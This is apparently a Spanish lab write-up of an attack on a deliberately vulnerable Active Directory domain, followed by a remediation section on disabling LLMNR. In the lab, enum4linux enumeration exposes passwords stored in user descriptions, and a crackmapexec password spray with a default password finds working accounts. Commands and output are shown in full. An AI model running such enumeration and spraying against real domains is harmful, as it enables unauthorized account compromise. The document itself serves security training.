Además, en esta práctica **aprovecho que ya tengo un usuario y una contraseña válidos** de la anterior vulnerabilidad. Gracias a eso puedo ejecutar la enumeración **de forma autenticada**, lo que me da acceso a mucha más información de los usuarios del dominio.



Observamos que los usuarios algunos de ellos almacenan las contraseñas en la descripción:



Ejecuto enum4linux aprovechando que ya tengo un usuario y una contraseña válidos (obtenidos antes), puedo enumerar información del dominio sin problema. Si no tuviera credenciales.

```
(raul@raul)-[~]
$ enum4linux -u raul -p 'Aneto.00' -a 192.168.56.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Feb
3 11:35:09 2026

( Target Information )

Target ..... 192.168.56.101
RID Range ..... 500-550,1000-1050
Username ..... 'raul'
Password ..... 'Aneto.00'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


( Enumerating Workgroup/Domain on 192.168.56.101 )

[+] Got domain/workgroup name: CHANGE

( Nbtstat Information for 192.168.56.101 )

Looking up status of 192.168.56.101
RAUL <00> - B <ACTIVE> Workstation Service
CHANGE <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
CHANGE <1c> - <GROUP> B <ACTIVE> Domain Controllers
RAUL <20> - B <ACTIVE> File Server Service
CHANGE <1b> - B <ACTIVE> Domain Master Browser
```

- u - Indica el usuario con el que me auténtico contra el dominio.
- p - Indica la contraseña del usuario anterior.
- a - Ejecuta todas las técnicas de enumeración disponibles:



```
raul@raul: ~  
null)  
index: 0xffb RID: 0x49d acb: 0x00000010 Account: kevon.atlante Name: (null) Desc: (null)  
index: 0xf11 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Cuenta de servici  
o de centro de distribución de claves  
index: 0xfbd RID: 0x45f acb: 0x00000010 Account: lem.harley Name: (null) Desc: (null)  
index: 0xfe9 RID: 0x48b acb: 0x00000010 Account: linda.dacie Name: (null) Desc: Papa1234  
index: 0xff6 RID: 0x498 acb: 0x00000010 Account: lloyd.farah Name: (null) Desc: (null)  
index: 0xfda RID: 0x47c acb: 0x00000010 Account: lonnie.janna Name: (null) Desc: (null)  
index: 0xff5 RID: 0x497 acb: 0x00000010 Account: lonnie.melisande Name: (null) Desc: (  
null)  
index: 0xfe4 RID: 0x486 acb: 0x00000010 Account: loreen.noami Name: (null) Desc: (null)  
index: 0xfae RID: 0x450 acb: 0x00000010 Account: louisette.ludovika Name: (null) Desc: (  
null)  
index: 0xffd RID: 0x49f acb: 0x00000010 Account: luca.dyanne Name: (null) Desc: 341344514  
index: 0xfb9 RID: 0x45b acb: 0x00000010 Account: maddy.giorgia Name: (null) Desc: (null)  
index: 0xfc2 RID: 0x464 acb: 0x00000010 Account: madelyn.gladys Name: (null) Desc: (null)  
index: 0xfd0 RID: 0x472 acb: 0x00000010 Account: malvina.loretta Name: (null) Desc: (  
null)  
index: 0xfdb RID: 0x47d acb: 0x00000010 Account: maud.emera Name: (null) Desc: (null)  
index: 0x1011 RID: 0x4b3 acb: 0x00000010 Account: melita.camila Name: (null) Desc: (null)  
index: 0xfb7 RID: 0x459 acb: 0x00000010 Account: merilee.quentin Name: (null) Desc: (  
null)  
index: 0xfb7 RID: 0x461 acb: 0x00000010 Account: michaeline.lu Name: (null) Desc: (null)  
index: 0x1005 RID: 0x4a7 acb: 0x00000010 Account: mickie.carrissa Name: (null) Desc: (  
null)  
index: 0x101b RID: 0x4bd acb: 0x00000010 Account: mssql_svc Name: (null) Desc: aneto  
index: 0xfcb RID: 0x46d acb: 0x00000010 Account: nannie.farand Name: (null) Desc: (null)  
index: 0xfed RID: 0x48f acb: 0x00000010 Account: nanon.amelie Name: (null) Desc: (null)  
index: 0xfce RID: 0x470 acb: 0x00000010 Account: naomi.sherline Name: (null) Desc: como se m  
e olvida me apunto, mi contrasenya es Madrid34!  
index: 0x100a RID: 0x4ac acb: 0x00000010 Account: natasha.maire Name: (null) Desc: (null)  
index: 0xffe RID: 0x4a0 acb: 0x00000010 Account: norma.diahann Name: (null) Desc: (null)
```


En la salida del comando se listan los usuarios del dominio y, en algunos casos, aparece el campo **Description**.

Ahí es donde se ve claramente que **algunos usuarios tienen la contraseña escrita en la descripción**, lo cual es una **mala práctica grave** y permite comprometer más cuentas de la red.


Object with Default Credentials & Password Spray

Como estamos trabajando con un Windows Server 2019 el cual hemos agregado muchas vulnerabilidades, en este caso observaremos los usuarios que por defecto vienen con la contraseña por defecto(ChangeMe123!) a varios usuarios. Aunque esta contraseña debía cambiarse en el primer inicio de sesión, comprobé que algunas cuentas nunca llegaron a hacerlo, manteniendo las credenciales iniciales.

Primero realicé una enumeración de usuarios del dominio, con la que obtuve una lista completa de cuentas válidas. Posteriormente, utilicé esa lista para realizar un ataque de password spraying, probando la contraseña por defecto contra todos los usuarios enumerados.




```
(raul@raul)-[~]
(raul@raul)-[~]
$ enum4linux -u raul -p 'Aneto.00' -a 192.168.56.101
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Feb
3 19:32:22 2026
(Target Information)
```



```
( Users on 192.168.56.101 )


index: 0xfe5 RID: 0x487 acb: 0x00000010 Account: adel.herta Name: (null) Desc: (null)
index: 0xeda RID: 0x1f4 acb: 0x00000210 Account: Administrador Name: (null) Desc: Cuenta int
egrada para la administración del equipo o dominio
index: 0x1003 RID: 0x4a5 acb: 0x00020010 Account: afton.kenton Name: (null) Desc: New user g
enerated password: fnUAl%|
index: 0xfb1 RID: 0x453 acb: 0x00000010 Account: aimee.maria Name: (null) Desc: (null)
index: 0xfaf RID: 0x451 acb: 0x00000010 Account: alexis.ninnetta Name: (null) Desc: (n
ull)
index: 0xfe1 RID: 0x483 acb: 0x00000010 Account: alicia.jenelle Name: (null) Desc: (null)
index: 0xff9 RID: 0x49b acb: 0x00000010 Account: alisun.rozina Name: (null) Desc: (null)
index: 0x1009 RID: 0x4ab acb: 0x00000010 Account: amaleta.sarajane Name: (null) Desc: (n
ull)
index: 0xfc7 RID: 0x469 acb: 0x00000010 Account: annmarie.pauline Name: (null) Desc: (n
ull)
index: 0x1007 RID: 0x4a9 acb: 0x00000010 Account: ariana.linn Name: (null) Desc: (null)
index: 0xfe0 RID: 0x482 acb: 0x00000010 Account: arlene.sharla Name: (null) Desc: (null)
index: 0xfe6 RID: 0x488 acb: 0x00000010 Account: arlene.lanni Name: (null) Desc: (null)
index: 0xfc4 RID: 0x466 acb: 0x00000010 Account: bernice.shelley Name: (null) Desc: (n
ull)
index: 0x100c RID: 0x4ae acb: 0x00010010 Account: bert.carmelle Name: (null) Desc: (null)
index: 0x100e RID: 0x4b0 acb: 0x00000010 Account: beulah.oona Name: (null) Desc: (null)
index: 0xff7 RID: 0x499 acb: 0x00000010 Account: birgit.dido Name: (null) Desc: (null)
index: 0xfde RID: 0x480 acb: 0x00000010 Account: brianne.allyce Name: (null) Desc: (null)
index: 0x1001 RID: 0x4a3 acb: 0x00000010 Account: brigit.darell Name: (null) Desc: (null)
index: 0xfcc RID: 0x46e acb: 0x00000010 Account: callida.damara Name: (null) Desc: (null)
index: 0xfc9 RID: 0x46b acb: 0x00000010 Account: calypso.kalinda Name: (null) Desc: (n
ull)
index: 0xfd8 RID: 0x47a acb: 0x00000010 Account: carmelina.monique Name: (null) Desc: (n
ull)
```

Creamos en el Linux un archivo txt para agregar todos los usuarios ahí:



```
raul@raul: ~  
GNU nano 8.7 users.txt  
fAdministrador  
Invitado  
krbtgt  
raul  
louissette.ludovika  
alexis.ninnetta  
ondrea.annmarie  
aimee.maria  
roobbie.kurt  
roxane.brenna  
nady.lesya  
cindelyn.francesca  
doralyn.adelina  
renata.catlee  
merilee.quentin  
karlee.florence  
andrea.linn  
maddy.giorgia  
sandye.caresa  
darb.gayla  
gina.justina  
lem.harley  
renee.jaquelin  
emyle.kaitlin  
michaeline.lu  
daphene.gaylene  
evangeline.isadora  
madelyn.gladys  
[ Read 110 lines ]  
^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location  
^X Exit      ^R Read File  ^_ Replace    ^U Paste      ^J Justify    ^_ Go To Line
```

Como resultado, pude identificar varias cuentas que seguían utilizando la contraseña inicial, confirmando la existencia de usuarios con credenciales por defecto activas dentro del dominio.



```
raul@raul: ~  
$ crackmapexec smb 192.168.56.101 -u users.txt -p 'Changeme123!' --continue-on-success  
SMB 192.168.56.101 445 RAUL [*] Windows 10 / Server 2019 Build 17763 x64  
(name:RAUL) (domain:change.me) (signing:True) (SMBv1:False)  
SMB 192.168.56.101 445 RAUL [-] change.me\fAdministrador:Changeme123! ST  
ATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\Invitado:Changeme123! STATUS_L  
OGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\krbtgt:Changeme123! STATUS_LOG  
ON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\raul:Changeme123! STATUS_LOGON  
_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\louissette.ludovika:Changeme123  
! STATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\alexis.ninnetta:Changeme123! S  
TATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\ondrea.annmarie:Changeme123! S  
TATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\aimee.maria:Changeme123! STATU  
S_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\roobbie.kurt:Changeme123! STAT  
US_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [+] change.me\roxane.brenna:Changeme123!  
SMB 192.168.56.101 445 RAUL [-] change.me\nady.lesya:Changeme123! STATUS  
_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\cindelyn.francesca:Changeme123  
! STATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\doralyn.adelina:Changeme123! S  
TATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\renata.catlee:Changeme123! STA  
TUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\merilee.quentin:Changeme123! S
```

```
raul@raul: ~  
TATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\renata.catlee:ChangeMe123! STA  
TUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\merilee.quentin:ChangeMe123! S  
TATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\karlee.florence:ChangeMe123! S  
TATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\andrea.linn:ChangeMe123! STATU  
S_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [+] change.me\maddy.giorgia:ChangeMe123!  
SMB 192.168.56.101 445 RAUL [-] change.me\sandy.caresa:ChangeMe123! STA  
TUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\darb.gayla:ChangeMe123! STATUS  
_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [+] change.me\gina.justina:ChangeMe123!  
SMB 192.168.56.101 445 RAUL [-] change.me\lem.harley:ChangeMe123! STATUS  
_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\renee.jaquelin:ChangeMe123! ST  
ATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\emyle.kaitlin:ChangeMe123! STA  
TUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\michaeline.lu:ChangeMe123! STA  
TUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\daphene.gaylene:ChangeMe123! S  
TATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\evangeline.isadora:ChangeMe123  
! STATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [+] change.me\madelyn.gladys:ChangeMe123!  
SMB 192.168.56.101 445 RAUL [+] change.me\katti.daphna:ChangeMe123!  
SMB 192.168.56.101 445 RAUL [-] change.me\bernice.shelley:ChangeMe123! S  
TATUS_LOGON_FAILURE  
SMB 192.168.56.101 445 RAUL [-] change.me\cherilynn.gusta:ChangeMe123! S
```

Mediante la enumeración de usuarios del dominio y un ataque de password spraying con la contraseña por defecto "ChangeMe123!", se identificaron múltiples cuentas que no habían cambiado sus credenciales iniciales. Esto permitió la autenticación válida de varios usuarios, confirmando la existencia de objetos con credenciales por defecto en el dominio.

Esto lo podemos ver en el archivo vulnad.ps1 que viene por defecto:

```
github.com/safebuffer/vulnerable-AD/blob/master/vulnad.ps1  
vulnerable-AD / vulnad.ps1  
Code Blame 254 lines (245 loc) · 63.5 KB  
152 }  
153 function VulnAD-OnsAdmins {  
154     for ($i=1; $i -le (Get-Random -Maximum 6); $i-$i+1) {  
155         $Randomuser = (VulnAD-GetRandom -InputList $Global:CreatedUsers)  
156         Add-ADGroupMember -Identity "DnsAdmins" -Members $Randomuser  
157         Write-Info "DnsAdmins : $Randomuser"  
158     }  
159     $Randomg = (VulnAD-GetRandom -InputList $Global:MidGroups)  
160     Add-ADGroupMember -Identity "DnsAdmins" -Members $Randomg  
161     Write-Info "DnsAdmins Nested Group : $Randomg"  
162 }  
163 function VulnAD-PwdInObjectDescription {  
164     for ($i=1; $i -le (Get-Random -Maximum 6); $i-$i+1) {  
165         $Randomuser = (VulnAD-GetRandom -InputList $Global:CreatedUsers)  
166         $password = ([System.Web.Security.Membership]::GeneratePassword(12,2))  
167         Set-ADAccountPassword -Identity $Randomuser -Reset -NewPassword (ConvertTo-SecureString $password -AsPlainText -Force)  
168         Set-ADUser $Randomuser -Description "User Password $password"  
169         Write-Info "Password in Description : $Randomuser"  
170     }  
171 }  
172 function VulnAD-DefaultPassword {  
173     for ($i=1; $i -le (Get-Random -Maximum 5); $i-$i+1) {  
174         $Randomuser = (VulnAD-GetRandom -InputList $Global:CreatedUsers)  
175         $password = "ChangeMe123!"  
176         Set-ADAccountPassword -Identity $Randomuser -Reset -NewPassword (ConvertTo-SecureString $password -AsPlainText -Force)  
177         Set-ADUser $Randomuser -Description "New User ,DefaultPassword"  
178         Set-ADUser $Randomuser -ChangePasswordAtLogon $true  
179         Write-Info "Default Password : $Randomuser"  
180     }  
181 }  
182 function VulnAD-PasswordSpraying {  
183     $same_password = "nccl701";  
184     for ($i=1; $i -le (Get-Random -Maximum 12); $i-$i+1) {  
185         $Randomuser = (VulnAD-GetRandom -InputList $Global:CreatedUsers)  
186         Set-ADAccountPassword -Identity $Randomuser -Reset -NewPassword (ConvertTo-SecureString $same_password -AsPlainText -Force)  
187         Set-ADUser $Randomuser -Description "Shared User"  
188         Write-Info "Same Password (Password Spraying) : $Randomuser"  
189     }  
190 }  
191 function VulnAD-DCSync {  
192     for ($i=1; $i -le (Get-Random -Maximum 6); $i-$i+1) {  
193         $ADObject = [ADSI]("LDAP:///" + (Get-ADDomain $Global:Domain).DistinguishedName)  
194         $Randomuser = (VulnAD-GetRandom -InputList $Global:CreatedUsers)  
195         $sid = (Get-ADUser -Identity $Randomuser).sid  
196     }
```

Explicación de posibles remediaciones.

Deshabilitar LLMNR mediante Group Policy (GPO).

La vulnerabilidad se mitiga deshabilitando LLMNR y NetBIOS, evitando que los equipos resuelven nombres mediante broadcast y eliminando la posibilidad de capturar hashes NTLM en la red.

The screenshot shows the Windows Server 2019 Group Policy Editor. The left pane displays the hierarchy: **Directiva Default Domain Policy [RAUL.CHANGE.ME]** > **Configuración del equipo** > **Red** > **Cliente DNS**. The right pane shows the configuration for **Desactivar resolución de nombres de multidifusión**. The policy is currently set to **No configurada**. Below the policy list, a dialog box titled **Desactivar resolución de nombres de multidifusión** is open, showing the configuration options. The **Habilitada** radio button is selected. The **Compatible con:** dropdown is set to **Al menos Windows Vista**. The **Ayuda:** text box contains the following text:

Especifica que la resolución de nombres de multidifusión local de vínculos (LLMNR) se deshabilite en equipos cliente.

LLMNR es un protocolo de resolución de nombres secundario. Con LLMNR, las consultas se envían mediante multidifusión a través de un vínculo de red local en una única subred, desde un equipo cliente a otro en la misma subred que también tenga LLMNR habilitada. LLMNR no requiere una configuración de cliente DNS ni servidor DNS, y proporciona una resolución de nombres en escenarios en los que la resolución de nombres DNS convencional no es posible.

Si habilita esta configuración de directiva, LLMNR se deshabilitará en todos los adaptadores de red disponibles en el equipo cliente.

Si deshabilita o no establece esta configuración de directiva, LLMNR se habilitará en todos los adaptadores de red disponibles.

The dialog box has **Aceptar**, **Cancelar**, and **Aplicar** buttons at the bottom.

En esta captura te enseño la desactivación de LLMNR mediante una directiva de grupo.

Al habilitar la política “Desactivar resolución de nombres de multidifusión”, se evita que los equipos del dominio utilicen LLMNR, mitigando ataques de poisoning y la captura de hashes NTLM en la red.

Windows Server 2019 [Corriendo] - Oracle VirtualBox

ArchivoMáquinaVerEntradaDispositivosAyuda

Editor de administración de directivas de grupo

ArchivoAcciónVerAyuda

Directiva Default Domain Policy [RAUL.CHANGE.ME]

Configuración del equipo

Directivas

Configuración de software

Configuración de Windows

Plantillas administrativas: definiciones de directiva

Componentes de Windows

Impresoras

Menú Inicio y barra de tareas

Panel de control

Red

Administrador de conexiones de Windows

Aislamiento de red

Archivos sin conexión

Autenticación de zona con cobertura inalámbrica

BranchCache

Ciente DNS

Conexiones de red

Configuración de la experiencia del cliente de Windows

Configuración de TCP/IP

Detección de topologías de nivel de vínculo

Estación de trabajo Lanman

Fuentes

Indicador de estado de conectividad de red

Opciones de configuración SSL

Programador de paquetes QoS

Proveedor de red

Proyección inalámbrica

Servicio de transferencia inteligente en segundo plano

Servicio WLAN

Servicio WWAN

Servicios de redes de igual a igual de Microsoft

Servidor Lanman

SNMP

Windows Connect Now

Servidor

Sistema

Todos los valores

Preferencias

Configuración de usuario

Directivas

Preferencias

Ciente DNS

Desactivar resolución de nombres de multidifusión

Editar configuración de directiva

Requisitos:

Al menos Windows Vista

Descripción:

Especifica que la resolución de nombres de multidifusión local de vínculos (LLMNR) se deshabilite en equipos cliente.

